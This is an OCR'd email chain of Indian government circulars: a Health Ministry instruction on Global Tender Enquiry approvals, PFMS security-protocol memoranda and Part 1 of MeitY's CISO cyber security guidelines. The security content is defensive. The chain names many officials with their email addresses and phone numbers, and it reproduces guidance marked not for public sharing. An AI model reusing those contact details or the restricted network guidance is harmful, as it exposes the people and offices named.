Cc: <dydir@aiimsbhopal.edu.in>, <dda@aiimsbhubaneswar.edu.in>, <guptairss@gmail.com>, <dda@aiimsjodhpur.edu.in>, <dda@aiimspatna.org>, <dda@aiimsraipur.edu.in>, <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, <dda@aiimsmangalagiri.edu.in>, <ddaiimsnagpur1@gmail.com>, <kpradip10@gmail.com>, <kochas27@gmail.com>, <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda.aiimsbibinagar@gmail.com>, <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, RaviKumar RaviKumar <ravi.kumar89@gov.in>

Madam/Sir,
Please find the attachment on the subject mentioned above for necessary action.
Regards
Gunjan Sharma(ASO)
PMSSY-I
MoH&FW



instruction on global tender inquiry.pdf
89K

No. Z-28016/25/2023-PMSSY-1/(EO-8222416)
Government of India
Ministry of Health & Family Welfare
(PMSSY-I Section)

Nirman Bhawan, New Delhi-110001
Dated the 28-08-2024

To

The Executive Director,
All India Institute of Medical Sciences
(as per standard list)

Subject: Global Tender Enquiry(GTE) reg.

Madam/Sir,

I am directed to refer to guidelines/instrctions issued vide D/o Expenditure's OM dated 15.05.2020 in which it has been clarified that No Global Tender Enquiry (GTE), however shall be invited for tenders upto Rs.200 Crore or such limit as may be prescribed by the D/o Expenditure from time to time, provided that the tenders below such limit, in exceptional cases, where the Ministry or Department feels that there are special reasons for GTE, it may record its detailed justification and seek prior approval for relaxation to the above rule from the competent authority specified by the Department of Expenditure.

2. This Ministry is in receipt of various proposal for relaxation of Global Tender Enquiry for Medical Equipment for various Instiutes and some of them get approval of the Competent Authority. However, it is learnt that some institutes are not initiating their proposal for approval of Global Tender Enquiry as per DoE guidelines for medical equipment approved by SFC with an understanding that if the GTE proposal for the same product is approved for an institute it will be applicable to them also .

3. In this regard it is clarified that the proposal for Global Tender Enquiry as received from individual Institute and approved by the Competent Authority is approved for that individual institute only. If any Institute wants to procure to same item, the guidelines of Public Procurement Division, Deptt. of Expenditure, as issued time to time in this regard will be required to be strictly followed in each case .

4 This issues with the approval of the competent authority.


Yours faithfully,

Signed by
Thawngzachin Chinsum Naulak
Date: 28-08-2024 16:18:14

(T Chinsum Naulak)
Under Secretary to the Government of India
Telephone:- 011-23063848

Copy to:-
1. CEO HITES
2.Sh Shalesh Bindal , Procurement Incharge HITES

Copy for information to:- PSO to JS (PMSSY)



Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Observance of Security Protocols by users of PFMS

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:26 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Wed, Sep 4, 2024 at 10:57 PM
Subject: Fwd: Observance of Security Protocols by users of PFMS
To: Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <dda@aiimsdeoghar.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>, <dda@aiimsnagpur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <ddamadurai1189@gmail.com>
Cc: ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>

Dear Sir,
As per trailing mail, kindly take necessary action.

--
regards,
Er.M.N.Mishra,
Mob: 7982125857
---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Tue, Sep 3, 2024 at 12:08 PM
Subject: Fwd: Observance of Security Protocols by users of PFMS
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "Gopal Singh Rawat" <cdn-mohfw@gov.in>
To: ncdcbudget@yahoo.com, ncdcbudget2013@yahoo.com, "POONAM CHOUDHARY" <p.choudhary80@nic.in>, "section313 mohfw" <section313.mohfw@gmail.com>, "Ramesh Deshwal" <nursing-mohfw@gov.in>, "CHANDAN

KUMAR" <chandank.ipc@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, pawanku@ar.17, "Satendra Kumar" <s.singh25@nic.in>, "Anil Gautam" <paosectt-mhfw@nic.in>, "kusum sharma" <paonicd-mhfw@nic.in>, paormlh@gmail.com, "Rajesh Dhankher" <paodghs-mhfw@nic.in>, "Hemant Kumar" <paolhmc-mhfw@nic.in>, "Ashok Kumar" <paokol-mhfw@nic.in>, "Dilip Pathak" <pao-ayush@gov.in>, "Tilak Raj" <paosjh-mhfw@nic.in>, "PAO(Mumbai)" <pao.mum-mhfw@gov.in>, "L. Vidhya" <paochennai-mhfw@nic.in>, "Jitender Singh" <paocghs-mhfw@nic.in>, "Sagar Kant" <pao.cghs2-mohfw@gov.in>, paocghs2-mohfw@gov.in, paomumbai-mhfw@nic.in, "Surat Singh Negi" <praoadmn-mohfw@gov.in>, "B K MISHRA" <bkmishra.iss@gov.in>, "Pradeep Khasnobis" <ddgdmcell-mohfw@gov.in>, "Pawan Kumar" <pawankumar.17@gov.in>, "Anjan Biswas" <anjan.biswas@nic.in>
Cc: "Smt. Jaspal Kaur" <cca-mohfw@nic.in>, "MRITUNJAY SAINI" <mritunjay.edu@gov.in>, "GOTTIMUKKULA DINESH" <dinesh.gottimukkula@gov.in>
Sent: Tuesday, September 3, 2024 11:56:42 AM
Subject: Observance of Security Protocols by users of PFMS

Ma'am/Sir,

Please find the attached OM herewith regarding the subject mentioned above. All the offices are kindly requested to ensure strict compliance of these instructions and regularly review the enforcement of these advisories at various levels. Any issues related to these areas may be immediately brought to the notice of this office.

Protocol security OM.pdf
6586K

No. I-17016/1/2022-ITD-CGA/10985/264
Ministry of Finance
Department of Expenditure
Controller General of Accounts
Public Financial Management System
GIFMIS Vertical
***

3rd Floor, MLN Bhawan,
'E' Block, GPO Complex, INA Colony
New Delhi-110023
Dated: 23-08- 2024

Office Memorandum

Subject:- Observance of Security Protocols by users of PFMS.

The undersigned is directed to refer OM No.I-17016/1/2022-ITD-CGA/10985/229 dated 30.09.2022 to the subject above and state that this office had issued a set of instructions regarding safe and secured operation on PFMS by users and close monitoring of the compliance to these instructions by all field accounting units. The instructions covered areas of password policy, secured access control, enhanced security in bill processing, network security, Do's and Don'ts to be observed for secured access to PFMS modules, record management, and administrative measures for strict compliance and monitoring by higher authorities. The instructions were issued vide various OM's in the year 2018 to 2019.

2. The measures enforced through all these OM's and other new developments on this subject are reiterated here for each component of security protocols (enclosed). All Principal CCAs/ CCAs/CAs are kindly requested to ensure strict compliance of these instructions and regularly review the enforcement of these advisories at various levels. Any issues related to these areas may be immediately brought to the notice of this office.

This issues with the approval of Competent authority.

(B. Gopala Krishnakanth Raju)
Asstt. Controller General of Accounts
(GIFMIS)

To

All Pr. CCAs/CCAs/CAs with independent charge

Copy to:-

Financial Advisors of all Ministries/Departments

Copy for information to:

i. PPS to CGA (PFMS)
ii. PPS to Additional Secretary (PFS), Department of Expenditure, MoF
iii. PS to Additional CGA (PFMS)
iv. Sr. AO(ITD) for uploading the OM on CGA's Website

Consolidated instruction on various aspects of security while using PFMS

1. **Access Management**:-

i. For new user registration of officials dealing with PAO and DDO module of PFMS ,only NIC/GOV domain email id will be allowed. Same e-mail id and mobile number can be used maximum for four user ids within same PAO code and additional three user ids for across PAO codes keeping in view of multiple charges handled by users in different field offices.

ii. New user registration is to be initiated by the concerned approving authority in PFMS.

iii. Approval of new accounts shall be carried out by the designated officers on designated systems only. The IP addresses (Internal) of such systems and associated user accounts should be recorded on file. A system of two levels approval for creation of user and e-mail/SMS alert on creation of users to approvers has been built into the system.

iv. The new login Ids should be approved within the period of 15 days of creation. Marking of User ids which are at created mode i.e. not approved since 15 days as rejected is being enforced in the PFMS.

v. The CCA level user access facilitates MIS at the apex level, which can work as a deterrent to the unscrupulous elements and all the users approved at various levels should be closely monitored.

vi. The list of Govt. of India (GoI) sanction module users in PFMS i.e. PD, DDO, DH, AAO, PAO, Pr.AO, and CCA may be verified and updated on regular basis. If any user is found to be no longer in position then the same may be deactivated immediately. It is reiterated that Report MST-01 "User Details" under Menu "CAM REPORTS" may be reviewed on regular basis to get the status of active users in PFMS.

vii. Marking of inactive user ids > 45 days as disabled is being enforced in PFMS. Further, the said disabled user ids will be enabled only by two levels approvals in the next higher level hierarchy in PFMS. Self-enabling of disabled login id will not be allowed in PFMS.

viii. At the time of relieving of any Group 'A' & Group 'B' officer who is a user in PFMS viz. CCA level user, PAO type user, his/her digital signature & user Id should be deactivated. This should be one condition to be enforced while giving No objection certificate/LPC. Fresh user Id and digital signature should be provided to the new incumbent. Guidelines in this regard were issued vide this office OM No. A.22010/2013-18/CGA/Gr. A/Misc./4930 dated 18/03/2019.

23/08/24

ix. A notification to alert the user for change is given in case user login in the system other than the system generally being used by the user.

2. Password Policy in PFMS :-

i. Password should be of length of minimum 8 characters.

ii. Password mandatorily should include both special as well as Alpha numeric characters.

iii. Password should not have similarity with user name or part of the user name.

iv. To ensure that only the User knows the password he/she should change the password at the time of the first Login into the system.

v. User needs to change password every few weeks as the system automatically prompts for the change in password and does not allow Login without changing the password.

vi. The User ID and Password, shall in no circumstances, be shared with anyone by the owner and any breach of security/unaurthorised access arising out of sharing the password/user name shall be the liability of the owner.

vii. In case of any suspicion of the password being compromised, it must be changed immediately by logging into PFMS portal.

viii. All computer systems being used for access of PAO/DDO module must be password protected.

ix. All users should ensure that the desktop must be locked (the shortcut Window l) at the time of leaving their room/workstation.

3. Processing of Payments:-

i. The I Key/DSC of the Pr. AO has to be invariably approved by the CCA level user, whereas I Key/DSC of PAOs by Pr. Accounts Officer level user and that of the CDDOs by PAO level user. The Timeout procedure for inserting the I Key/DSC for every session has been made in PFMS.

ii. The digital signature key used at various levels in PFMS is not to be shared with anyone by the person in whose name the key has been issued and any loss/theft thereof should be immediately reported to senior officials and the same should be disabled on PFMS immediately. Any breach of security/unaurthorised access arising out of loss of digital key shall be the liability of the owner.

iii. The default PIN/password of I Key/DSC may be changed and practice may be adopted for regular changing of its PIN/password. The same may also not to be shared with anyone.

23/08/24

iv. After each use the I Key/DSC token, it may be removed from the system.

v. Any legal issue arising because of sharing of digital signature key shall be the liability of the owner of digital signature key.

vi. All guide lines stipulated to be followed for making payments should be strictly adhered to and verification against physical documents should be done at all levels unless stipulated by explicit directions for use of electronic mediums.

vii. All Pay and Accounts Officers authorized for making payments shall verify each payment file of a batch with the corresponding physical bill/e-Bill without fail before putting the digital signature.

viii. PAOs may be advised strictly not to access the PAO/DDO module and not use digital signatures for making payment from the computers installed outside their office locations.

ix. System validation has been enforced to restrict the passing of bills at all the three levels in Pay & Accounts office viz. Dealing Hand, Asstt. Accounts Officer, Pay and Accounts Officer using the same I.P Address.

x. To avoid fraudulent payment, system validation has been enforced that DSC of same official cannot be used in all the three roles viz. Sanctioning Authority(PD checker), Drawing & Disbursing officer(DDO), and Pay & Accounts Officer(PAO) under same PAO code

xi. The session of PFMS may be logged out if not in use. Idle session may lead to unauthorized access and load on server.

4. Network Security:-

A. Do's and Don'ts to minimize Malware (Virus, Trojan, and Worms etc.) infections while using internet-connected or standalone Computers.

Do's

1. Always use genuine software.
2. Install the latest updates/patches for operating System, Antivirus and Application software.
3. Enable firewall, Operating Systems have an inbuilt firewall which can be used to stop unwanted Internet connections.
4. Limit user privileges on the computer. Always access Internet as a standard user but not as Administrator.

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5. Check and verify email sender IDs and web links before opening file attachments and clicking on links in emails and web pages.
6. Protect against social engineering attacks. Phishing emails and SMS are used to get user credentials like username, passwords, credit card and PIN numbers etc.
7. Regularly check the last logging details of email accounts.
8. Use strong passwords that include a combination of letters, numbers and symbols.
9. Use only officially supplied USB storage media. USB storage media should be regularly formatted after use to erase any malicious files hidden from normal view.
10. Regularly take backup of document files to avoid loss of files in case of emergencies like malware infections, hard disk crash, corrupted applications and other unforeseen incidents.
11. Users should be periodically briefed about Cyber Security measures.

Don'ts

1. Avoid downloading and installing pirated software.
2. Internet-connected computers should not be used for drafting/storing sensitive official documents/correspondences.
3. Don't open emails from unknown email IDs. Such mails should be deleted from email account inbox.
4. Don't download and open file attachments that originated from unknown sources.
5. Auto storage of user name and password in browser/web page should be disabled in shared computers used for internet activities.
6. Avoid using personal USB storage devices/Smart Devices on office computers. Don't put unknown USB storage device into your Computer.
7. Don't share passwords with anyone. Don't use the same password on all websites and services.

B. Few indicators of a Generic Malware infected computer:

1. Computer runs slowly than normal, stops responding or freezes often. Computer crashes and restarts every few minutes.
2. Unusual error messages pop up constantly.

23/08/24

3. New toolbars, links, or favorites added to your web browser.

4. Home page, mouse pointer, or search program changes unexpectedly.

5. Unusual network traffic and connectivity from the computer even without doing any Internet activity.

(These are common signs of malware infection, but they may also be indicative of mere hardware or software problems.)

C. Tips to check and protect from malware infections in Windows computer.

I. Always set automatic updates for Operating System, Anti-Virus and Applications. For Windows OS auto update can be done as follows:-

Control Panel-->Windows Updates-->Change Settings-->Install updates automatically.

II. Checking for unusual network traffic with Windows "netstat-na" command.

Type "cmd" in "run" and type "netstat-na". Checkout foreign Established connection and IP addresses. Check the IP address for its ownership.

III. Check for any unusual executable running automatically at Windows startup.

Type "msconfig" in "run" and check for any unusual executable running automatically. (Disable, delete or uninstall any unnecessary/unknown executable/program.)

IV. Enable hidden files, folders and system files view of find any unusual or hidden files, especially useful while using USB storage devises.

Control Panel-->Folder Options-->View-->select the "Show hidden files and folders" option and unselect "Hide protected operating system files"

Make sure there is no hidden file and folders present in the USB Storage device. Format the device if any unusual files (files having extensions exe, com, dat, scr and ini etc) are present besides the data files (doc, ppt, xls and pdf etc).

V. Delete the contents of Windows "Temp" and "Temporary Internet files" regularly.

a. Type %temp% in "run" and delete all the contents of temporary folder.
b. For deleting Temporary Internet Files follow steps as given by different browsers like Windows Internet Explorer, Google Chrome, Mozilla Firefox, Opera and Apple Safari.

5. Record Management:-

23/08/24

i. The log of the approved agencies/ vendor/ individuals list with bank account details in soft and in physical form shall be maintained by PD, DDO, and PAOs. The same may be reviewed jointly and updated on regular basis.

ii. The IP address of the systems and User ids used for approval of new user ids/deactivation of user ids must be maintained and reviewed on regular basis.

6. Generic Cyber Security Protocols

Ministry of Electronics and Information Technology has issued a generic cyber security guidelines to be followed by senior officers and office staff in day to day functioning, The guidelines September , 2022 is enclosed for strict compliance by all offices using PFMS at various levels.

Encl: As above

23/08/24

(B. Gopala Krishnakanth Raju)
Asstt. Controller General of Accounts
(GIFMIS)

No. I-17016/1/2022-ITD-CGA/10985/229
Government of India
Ministry of Finance,
Department of Expenditure
Office of the Controller General of Accounts
(PFMS-Division)
GIFMIS Vertical
***

3rd Floor, MLN Bhawan,
'E' Block, GPO Complex, INA Colony
New Delhi-110023
Dated: 30-09-2022

Office Memorandum

Subject:- Observance of Security Protocols by users of PFMS.

The undersigned is directed to refer to the subject above and state that this office had issued a set of instructions regarding safe and secured operation on PFMS by users and close monitoring of the compliance to these instructions by all field accounting units. The instructions covered areas of password policy, secured access control, enhanced security in bill processing, network security, Do's and Don'ts to be observed for secured access to PFMS modules, record management, and administrative measures for strict compliance and monitoring by higher authorities. The instructions were issued vide various OM's in the year 2018 to 2019.

2. The measures enforced through all these OM's and other new developments on this subject are consolidated with separate headings for each component of security protocols (enclosed at Annexure-A). All Principal CCAs/ CCAs/CAs are kindly requested to ensure strict compliance of these instructions and regularly review the enforcement of these advisories at various levels. Any issues related to these areas may be immediately brought to the notice of this office.

This issues with the approval of Competent authority.

30/09/2022

Encl: As Above.

(Harish Kumar Srivastav)
Joint CGA (GIFMIS-PFMS)

To

All Pr. CCAs/CCAs/CAs with independent charge

Copy to:-

Financial Advisors of all Ministries/Departments

Copy for information to:

i. PPS to CGA (PFMS)
ii. PPS to Additional Secretary (PFS), Department of Expenditure, MoF
iii. PS to Additional CGA (PFMS)
iv. Sr. AO(GIFMIS) for uploading the OM on CGA's Website.

"Annexure-A"

Consolidated instruction on various aspects of security while using PFMS

1. **Access Management**:-

   i. For new user registration of officials dealing with PAO and DDO module of PFMS, only NIC/GOV domain email id will be allowed. Same e-mail id and mobile number can be used maximum for four user ids within same PAO code and additional three user ids for across PAO codes keeping in view of multiple charges handled by users in different field offices.

   ii. New user registration is to be initiated by the concerned approving authority in PFMS.

   iii. Approval of new accounts shall be carried out by the designated officers on designated systems only. The IP addresses (Internal) of such systems and associated user accounts should be recorded on file. A system of two levels approval for creation of user and e-mail/SMS alert on creation of users to approvers has been built into the system.

   iv. The new login Ids should be approved within the period of 15 days of creation. Marking of User ids which are at created mode i.e. not approved since 15 days as rejected is being enforced in the PFMS.

   v. The CCA level user access facilitates MIS at the apex level, which can work as a deterrent to the unscrupulous elements and all the users approved at various levels should be closely monitored.

   vi. The list of Govt. of India (GoI) sanction module users in PFMS i.e. PD, DDO, DH, AAO, PAO, Pr.AO, and CCA may be verified and updated on regular basis. If any user is found to be no longer in position then the same may be deactivated immediately. It is reiterated that Report MST-01 "User Details" under Menu "CAM REPORTS" may be reviewed on regular basis to get the status of active users in PFMS.

   vii. Marking of inactive user ids > 45 days as disabled is being enforced in PFMS. Further, the said disabled user ids will be enabled only by two levels approvals in the next higher level hierarchy in PFMS. Self-enabling of disabled login id will not be allowed in PFMS.

   viii. At the time of relieving of any Group 'A' & Group 'B' officer who is a user in PFMS viz. CCA level user, PAO type user, his/her digital signature & user Id should be deactivated. This should be one condition to be enforced while giving No objection certificate/LPC. Fresh user Id and digital signature should be provided to the new incumbent. Guidelines in this regard were issued vide this office OM No. A.22010/2013-18/CGA/Gr. A/Misc./4930 dated 18/03/2019.

   ix. A notification to alert the user for change is given in case user login in the system other than the system generally being used by the user.

2. **Password Policy in PFMS** :-

   i. Password should be of length of minimum 8 characters.



ii. Password mandatorily should include both special as well as Alpha numeric characters.

iii. Password should not have similarity with user name or part of the user name.

iv. To ensure that only the User knows the password, he/she should change the password at the time of the first Login into the system.

v. User needs to change password every few weeks as the system automatically prompts for the change in password and does not allow Login without changing the password.

vi. The User ID and Password, shall in no circumstances, be shared with anyone by the owner and any breach of security/unaurthorised access arising out of sharing the password/user name shall be the liability of the owner.

vii. In case of any suspicion of the password being compromised, it must be changed immediately by logging into PFMS portal.

viii. All computer systems being used for access of PAO/DDO module must be password protected.

ix. All users should ensure that the desktop must be locked (the shortcut Window+L) at the time of leaving their room/workstation.

3. **Processing of Payments:-**

i. The I Key/DSC of the Pr. AO has to be invariably approved by the CCA level user, whereas I Key/DSC of PAOs by the Pr. Accounts Officer level user and that of the CDDOs by the PAO level user. The Timeout procedure for inserting the I Key/DSC for every session has been made in PFMS.

ii. The digital signature key used at various levels in PFMS is not to be shared with anyone by the person in whose name the key has been issued and any loss/theft thereof should be immediately reported to senior officials and the same should be disabled on PFMS immediately. Any breach of security/unaurthorised access arising out of loss of digital key shall be the liability of the owner.

iii. The default PIN/password of I Key/DSC may be changed and practice may be adopted for regular changing of its PIN/password. The same may also not to be shared with anyone.

iv. After each use the I Key/DSC token, may be removed from the system.

v. Any legal issue arising because of sharing of digital signature key shall be the liability of the owner of digital signature key.

vi. All guide lines stipulated to be followed for making payments should be strictly adhered to and verification against physical documents should be done at all levels unless stipulated by explicit directions for use of electronic mediums.

vii. All Pay and Accounts Officers authorized for making payments shall verify each payment file of a batch with the corresponding physical bill/e-Bill without fail before putting the digital signature.

viii. PAOs may be advised strictly not to access the PAO/DDO module and not use digital signatures for making payment from the computers installed outside their office locations.



ix. System validation has been enforced to restrict the passing of bills at all the three levels in Pay & Accounts office viz. Dealing Hand, Asstt. Accounts Officer, Pay and Accounts Officer using the same I.P Address.

x. To avoid fraudulent payment, system validation has been enforced that DSC of same official cannot be used in all the three roles viz. Sanctioning Authority(PD checker), Drawing & Disbursing officer(DDO), and Pay & Accounts Officer(PAO) under same PAO code

xi. The session of PFMS may be logged out if not in use. Idle session may lead to unauthorized access and load on server.

4. **Network Security**:-

A. **Do's and Don'ts to minimize malware (Virus, Trojan, and Worms etc.) infections while using internet-connected or standalone Computers.**

Do's

1. Always use genuine software.
2. Install the latest updates/patches for operating System, Antivirus and Application software.
3. Enable firewall, Operating Systems have an inbuilt firewall which can be used to stop unwanted Internet connections.
4. Limit user privileges on the computer. Always access Internet as a standard user but not as Administrator.
5. Check and verify email sender IDs and web links before opening file attachments and clicking on links in emails and web pages.
6. Protect against social engineering attacks. Phishing emails and SMS are used to get user credentials like username, passwords, credit card and PIN numbers etc.
7. Regularly check the last logging details of email accounts.
8. Use strong passwords that include a combination of letters, numbers and symbols.
9. Use only officially supplied USB storage media. USB storage media should be regularly formatted after use to erase any malicious files hidden from normal view.
10. Regularly take backup of document files to avoid loss of files in case of emergencies like malware infections, hard disk crash, corrupted applications and other unforeseen incidents.
11. Users should be periodically briefed about Cyber Security measures.

Don'ts

1. Avoid downloading and installing pirated software.
2. Internet-connected computers should not be used for drafting/storing sensitive official documents/correspondences.
3. Don't open emails from unknown email IDs. Such mails should be deleted from email account inbox.



4. Don't download and open file attachments that originated from unknown sources.

5. Auto storage of user name and password in browser/web page should be disabled in shared computers used for internet activities.

6. Avoid using personal USB storage devices/Smart Devices on office computers. Don't put unknown USB storage device into your Computer.

7. Don't share passwords with anyone. Don't use the same password on all websites and services.

B. **Few indicators of a Generic Malware infected computer:**

1. Computer runs slowly than normal, stops responding or freezes often. Computer crashes and restarts every few minutes.

2. Unusual error messages pop up constantly.

3. New toolbars, links, or favorites added to your web browser.

4. Home page, mouse pointer, or search program changes unexpectedly.

5. Unusual network traffic and connectivity from the computer even without doing any Internet activity.

(These are common signs of malware infection, but they may also be indicative of mere hardware or software problems.)

C. **Tips to check and protect from malware infections in Windows computer.**

I. Always set automatic updates for Operating System, Anti-Virus and Applications. For Windows OS auto update can be done as follows:-

Control Panel-->Windows Updates-->Change Settings-->Install updates automatically.

II. **Checking for unusual network traffic with Windows "netstat-na" command.**

Type "cmd" in "run" and type "netstat-na". Checkout foreign Established connection and IP addresses. Check the IP address for its ownership.

III. **Check for any unusual executable running automatically at Windows startup.**

Type "msconfig" in "run" and check for any unusual executable running automatically.

(Disable, delete or uninstall any unnecessary/unknown executable/program.)

IV. **Enable hidden files, folders and system files view of find any unusual or hidden files, especially useful while using USB storage devises.**

Control Panel-->Folder Options-->View-->select the "Show hidden files and folders" option and unselect "Hide protected operating system files"

30-9-2020

Make sure there is no hidden file and folders present in the USB Storage device. Format the device if any unusual files (files having extensions exe, com, dat, scr and ini etc) are present besides the data files (doc, ppt, xls and pdf etc).

V. **Delete the contents of Windows "Temp" and "Temporary Internet files" regularly.**

a. Type %temp% in "run" and delete all the contents of temporary folder.

b. For deleting Temporary Internet Files follow steps as given by different browsers like Windows Internet Explorer, Google Chrome, Mozilla Firefox, Opera and Apple Safari.

5. **Record Management:-**

i. The log of the approved agencies/ vendor/ individuals list with bank account details in soft and in physical form shall be maintained by PD, DDO, and PAOs. The same may be reviewed jointly and updated on regular basis.

ii. The IP address of the systems and User ids used for approval of new user ids/deactivation of user ids must be maintained and reviewed on regular basis.

6. **Generic Cyber Security Protocols**

Ministry of Electronics and Information Technology has issued a generic cyber security guidelines to be followed by senior officers and office staff in day to day functioning, The guidelines version 1.4 issued in September, 2022 is enclosed for strict compliance by all offices using PFMS at various levels.

Encl: As above.

30-9-2022

Sr. Accounts Officer
(GIFMIS-PFMS)

Cyber Security Guidelines for Compliance by CISO



MINISTRY OF ELECTRONICS & INFORMATION TECHNOLOGY

Version 1.4
September 2022



A-Block, CGO Complex
New Delhi – 110003
Website: https://www.nic.in/

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VERSION HISTORY:

Issue Date	Effective Date	Description
1.1	7-Jun-2022	Draft- Added Section-5, Cyber Security Resources
1.2	8-Jun-2022	Draft – Added inputs from CERT-In and included DNS Server IPv4 and IPv6 IP addresses.
1.3	10-Jun-2022	Final Release
1.4	5-Sep-2022	Added clauses related to network security, access control, hosting of websites, logging and segregated the clauses into various sub-categories. Guidelines divided into 2 parts, for compliance by the respective stakeholders.

DISTRIBUTION LIST:

The following persons hold copies of the documents; all amendments and updates to the document must be distributed to the distribution list.

S. No.	Name	Location	Document type
1	CISOs and DCISOs of Government Ministries and Departments	Across India	Soft copy of both Part-1 and Part-2
2	Government Employees	Across India	Soft copy of Part-2

DISCLAIMER:

This document is solely for the information of the government employees and

outsourced/contractual resources.

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1. INTRODUCTION

Information Communication Technology (ICT) has become ubiquitous amongst government ministries and departments across the country. The adoption and use of ICT has increased the attack surface and threat perception to government, due to lack of proper cyber security practices followed on the ground.

This guideline for CISO has been complied with the objective to ensure a sanitized and secure framework in the Ministries. CISO is also required to sensitize the government employees, contractual/outsourced manpower and build awareness from a cyber security perspective as per the Cyber security guidelines for Government Employees.

The ownership of Compliance of this guideline (part1 & part 2) rests with the CISO of each Ministry/Department.

This Guideline has been divided into 2 parts as given below:

1.	Guidelines for Secure Local Area Network	Part-1	Part-1 of this guideline is for the compliance of CISOs and DCISOs only. It should not be shared in public domain or with any unauthorized person.
2.	Cyber security Guidelines for Government Employees	Part-2	Part-2 of this guideline is for the compliance by all government employees, including outsourced/contractual/temporary employees who work for the government. CISO will generate awareness and ensure employees comply with the Guidelines.

Part- 1

Guidelines
For
Secure Local Area Network

1. SCOPE

The following guideline on Secure Local Area Network shall be adhered by the respective IT/Network teams of each Ministry/Department. The CISO of the Ministry/Department shall ensure the compliance of this guideline.

2. SECURE LOCAL AREA NETWORK

2.1. Ensure timely action is taken on the alerts and advisories shared by NIC-CERT and CERT-In.

2.2. Ensure that the Applications/websites/services are hosted only at the designated data centres of Government or Cloud Service Providers empanelled by MeitY. No application/website shall be hosted within the LAN segment of a Ministry/Department/Office.

2.3. Ensure that all Websites and Applications are "https" enabled with a valid SSL/TLS Certificate.

2.4. Ensure that a Cyber Crisis Management Plan (CCMP) is prepared and implemented for the Ministry/Department. Cert-In can be contacted for the template for preparing the CCMP by sending a mail to exercises@cert-in.org.in.

2.5. All ICT devices should be connected via the internet gateway of NIC's network (i.e. NICNET) and any other direct internet connection i.e., broadband, 3G/4G/5G etc., should be withdrawn with immediate effect.

2.6. Media Access Control (MAC) address binding is mandatory for all systems/IT devices connected in the Ministries/Department.

2.7. Unmanaged network devices should be replaced with managed devices on an immediate basis.

2.8. Configure host firewall in all systems to restrict lateral movement within the same network segment.

2.9. Internet connectivity to be withdrawn and Only NICNET connectivity to be provided to users who do not adhere to

guidelines mentioned under the head "desktop/laptop and printer security ". Internet connectivity to be restored with the approval of CISO of the ministry.

2.10. Network firewall shall be used to restrict traffic movement outside the network segment. Only selected ports and protocols shall be allowed for communication with selected IPs, as per the requirements of the official work.

2.11. Systems and equipment's which are obsolete and/or using obsolete/ unpatched operating systems, to be removed from the network.

2.12. Ensure that Kavach Multi-Factor Authentication is configured on all the NIC Email Accounts in the Ministry.

2.13. Implementation of Network Access control (NAC) is recommended.

3. DESKTOP/LAPTOP AND PRINTER SECURITY AT OFFICE

3.1 Standard User (non-administrator) account to be set for all users for accessing the computer/laptops for regular work. Admin access to be given to users with approval of CISO only.

3.2 Set BIOS Password for booting.

3.3 Operating System and BIOS firmware to be updated with the latest updates/patches.

3.4 Set OS updates to auto-updated from a trusted source and ensure they are updated on all devices. Install enterprise Antivirus/ EDR client offered by Government on official desktops/laptops. Ensure that the Antivirus client is updated with the latest virus definitions, signatures and patches.

3.5 CISOs shall maintain a list of authorized Applications/software's, which can be used by the employees/users. Applications/Software's which are not part of the authorized list shall not be allowed.

3.6 Ensuring Change of passwords at least once in 30 days.

3.7 Configure NIC's DNS Server IP (IPv4: 1.10.10.10 / IPv6: 2409::1) in the system's DNS Settings for all users.

3.8 Configure NIC's NTP Service (samay1.nic.in, samay2.nic.in) in all the user's system NTP Settings for time synchronization.

3.9 Removal of all pirated Operating systems and other software/applications that are not part of the white listed software's should be immediately deleted.

4. LOGGING

4.1 Ensure that logging is enabled on all ICT systems – which includes but not limited to websites/applications, databases, operating systems, ICT devices.

4.2 The logs of ICT Systems shall be retained for minimum one year.

4.3 Central Ministries and Departments shall contact NIC and onboard their ICT systems to PRATIMAAN (Alert system) and IPAM (asset management). State Government Departments/Entities may contact the respective state NIC centres for on boarding their ICT systems to PRATIMAAN and IPAM.

5. COMPLIANCE

The CISOs of the respective Ministry/Department shall ensure compliance of the guidelines mentioned in the Part-I: Secure Local Area Network.

Part- 2

